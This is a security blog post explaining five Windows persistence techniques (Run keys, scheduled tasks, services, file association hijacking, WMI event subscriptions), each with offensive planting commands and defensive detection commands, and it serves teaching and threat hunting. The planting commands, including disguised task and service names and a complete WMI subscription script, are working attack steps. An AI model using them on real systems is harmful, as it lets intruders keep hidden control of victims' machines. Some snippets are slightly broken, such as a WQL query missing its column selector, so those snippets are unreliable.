Listen to this Post

Introduction:
The Windows Registry is a hierarchical database that stores low-level settings for the operating system and applications. While essential for normal OS function, its complexity and privileged access make it a prime target for attackers seeking to maintain persistence on a compromised system. Understanding these techniques is crucial for both offensive security professionals testing defenses and blue teams tasked with hunting these stealthy implants.
Learning Objectives:
- Identify common Windows Registry locations abused for persistence.
- Understand the mechanism behind each persistence technique.
- Learn to detect and hunt for these artifacts using native and advanced tools.
You Should Know:
1. Run and RunOnce Key Persistence
The `Run` and `RunOnce` keys are among the most classic and straightforward persistence mechanisms. The `Run` key executes a program every time a user logs in, while `RunOnce` executes a program only once. Attackers commonly target both HKEY_LOCAL_MACHINE (HKLM) and HKEY_CURRENT_USER (HKCU) hives to ensure execution at machine startup or user logon.
Step-by-step guide explaining what this does and how to use it.
Offensive Perspective (How it’s planted):
An attacker with gained access can use the built-in `reg` command to add a new entry.
 For current user persistence
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Backdoor" /t REG_SZ /d "C:\Users\Public\malware.exe"

For machine-wide persistence (requires admin)
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "LegitService" /t REG_SZ /d "C:\Windows\Temp\badservice.exe"
This creates a value named “Backdoor” or “LegitService” that points to the malicious payload, which will execute upon the next logon.
Defensive Perspective (How to find it):
Defenders can audit these keys manually or using tools like Sysinternals Autoruns.
 Manual inspection with reg command
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

Using Autoruns (most comprehensive)
 Download and run Autoruns64.exe from Sysinternals. The "Logon" tab reveals all entries.
2. Scheduled Task Persistence
Scheduled tasks offer a highly flexible and often less monitored persistence method. Attackers can configure tasks to run at logon, on a specific schedule, or upon certain event triggers, providing reliable and stealthy re-execution of their payload.
Step-by-step guide explaining what this does and how to use it.
Offensive Perspective (How it’s planted):
The `schtasks` command is used to create a task that runs a payload at user logon.
schtasks /create /tn "WindowsUpdateService" /tr "C:\Users\Public\payload.exe" /sc onlogon /ru "SYSTEM" /f
This command creates a task named “WindowsUpdateService” that runs the payload as the SYSTEM account every time the system logs on.
Defensive Perspective (How to find it):
Use the built-in Task Scheduler GUI or the `schtasks` command to list all tasks. Look for tasks with suspicious names, triggers, or actions pointing to unusual locations (like Temp or Public directories).
 List all tasks
schtasks /query /fo LIST

Get details of a specific task
schtasks /query /tn "WindowsUpdateService" /fo LIST /v
3. Service-Based Persistence
By creating a new Windows service or modifying an existing one, attackers can achieve privileged, system-level persistence that is deeply embedded within the operating system’s core management framework.
Step-by-step guide explaining what this does and how to use it.
Offensive Perspective (How it’s planted):
The `sc` (Service Control) command is used to create a service that points to a malicious binary.
sc create "TrustedInstallerHelper" binPath= "C:\Windows\Temp\malware_svc.exe" start= auto
sc start "TrustedInstallerHelper"
This creates a service named “TrustedInstallerHelper” configured to start automatically and immediately starts it.
Defensive Perspective (How to find it):
Inspect services for unusual binaries, especially those running from non-standard paths like `C:\Temp` or user writable directories.
 List all services and their binaries
sc query state= all | findstr SERVICE_NAME
sc qdescription "TrustedInstallerHelper"
sc qc "TrustedInstallerHelper"

Using PowerShell for more detail
Get-WmiObject -Class Win32_Service | Select-Object Name, State, PathName, StartMode | Where-Object {$_.PathName -like "temp"}
4. File Association Hijacking
This technique subverts the default programs that open when a user launches a file with a specific extension (e.g., .txt). By changing the command associated with the file type, an attacker can ensure their code is executed whenever a user opens a seemingly innocent file.
Step-by-step guide explaining what this does and how to use it.
Offensive Perspective (How it’s planted):
An attacker can modify the `HKEY_CLASSES_ROOT\txtfile\shell\open\command` key to point to a malicious script that first runs the payload and then launches the legitimate program (notepad.exe) to avoid suspicion.
reg add "HKCR\txtfile\shell\open\command" /ve /t REG_SZ /d "\"C:\Users\Public\payload.exe\" \"%1\"" /f
Defensive Perspective (How to find it):
Monitor for changes to common file association keys in the registry. Tools like AppLocker can be configured to block untrusted binaries, mitigating the impact of this hijack.
 Check the current command for opening .txt files
reg query "HKCR\txtfile\shell\open\command"
5. WMI Event Subscription Persistence
This is an advanced, fileless persistence technique that uses Windows Management Instrumentation (WMI) to trigger payload execution in response to a specific system event, such as a user logon or a process starting.
Step-by-step guide explaining what this does and how to use it.
Offensive Perspective (How it’s planted):
This requires creating a WMI Event Filter, Consumer, and Binding. It can be done via PowerShell or VBScript and leaves no file on disk for traditional AV to scan.
 Create Event Filter for logon event
$FilterArgs = @{Name='PersistenceFilter'; EventNameSpace='root\cimv2'; QueryLanguage='WQL'; Query="SELECT  FROM Win32_LogonSession WHERE LogonType=2"}
$Filter=Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments $FilterArgs

Create CommandLine Event Consumer
$ConsumerArgs = @{Name='PersistenceConsumer'; CommandLineTemplate='cmd.exe /c "C:\Users\Public\malware.exe"'; RunInteractively='false'}
$Consumer=Set-WmiInstance -Class __CommandLineEventConsumer -Namespace "root\subscription" -Arguments $ConsumerArgs

Bind Filter to Consumer
$BindingArgs = @{Filter=$Filter; Consumer=$Consumer}
$Binding=Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments $BindingArgs
Defensive Perspective (How to find it):
Hunt for WMI persistence using dedicated tools or PowerShell commands.
Get-WmiObject -Namespace root\subscription -Class __EventFilter
Get-WmiObject -Namespace root\subscription -Class __CommandLineEventConsumer
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding
The tool `WMIExplorer` or the Sysinternals suite `Autoruns` (which checks WMI) are also effective.
What Undercode Say:
- The Windows Registry remains a foundational battlefield for persistence. Its deep integration with the OS provides a vast attack surface that is difficult to lock down completely.
- Advanced, fileless techniques like WMI Event Subscriptions represent a significant shift towards “living off the land,” making detection more reliant on behavioral analytics and sophisticated logging than traditional file scans.
Analysis: The evolution of registry-based persistence from simple Run keys to sophisticated, fileless WMI subscriptions highlights a continuous cat-and-mouse game in cybersecurity. While the initial techniques are easy to detect with basic auditing, the latter requires deep system knowledge and advanced hunting capabilities. For defenders, a layered approach is non-negotiable. This includes implementing application whitelisting solutions like AppLocker or Windows Defender Application Control to prevent unauthorized executables from running, enabling detailed command-line auditing, and actively monitoring WMI activity through SIEM or EDR solutions. The key is not just to look for the known bad, but to deeply understand and baseline the expected activity on your systems to identify anomalies.
Prediction:
The future of registry and system-level persistence will increasingly intertwine with AI and ML for both attack and defense. Attackers will use AI to generate polymorphic code that subtly alters registry values or WMI scripts to evade static detection rules, making them appear more legitimate. On the defensive front, EDR platforms will leverage machine learning to model normal WMI and registry interaction patterns, flagging subtle deviations in real-time. Furthermore, as more core OS functions move to the cloud with Windows 365 and Azure Virtual Desktop, we will see a rise in cloud-based persistence mechanisms that mirror these traditional on-premise techniques, requiring security teams to extend their hunting and hardening efforts beyond the physical endpoint.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Reuvencohen It – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


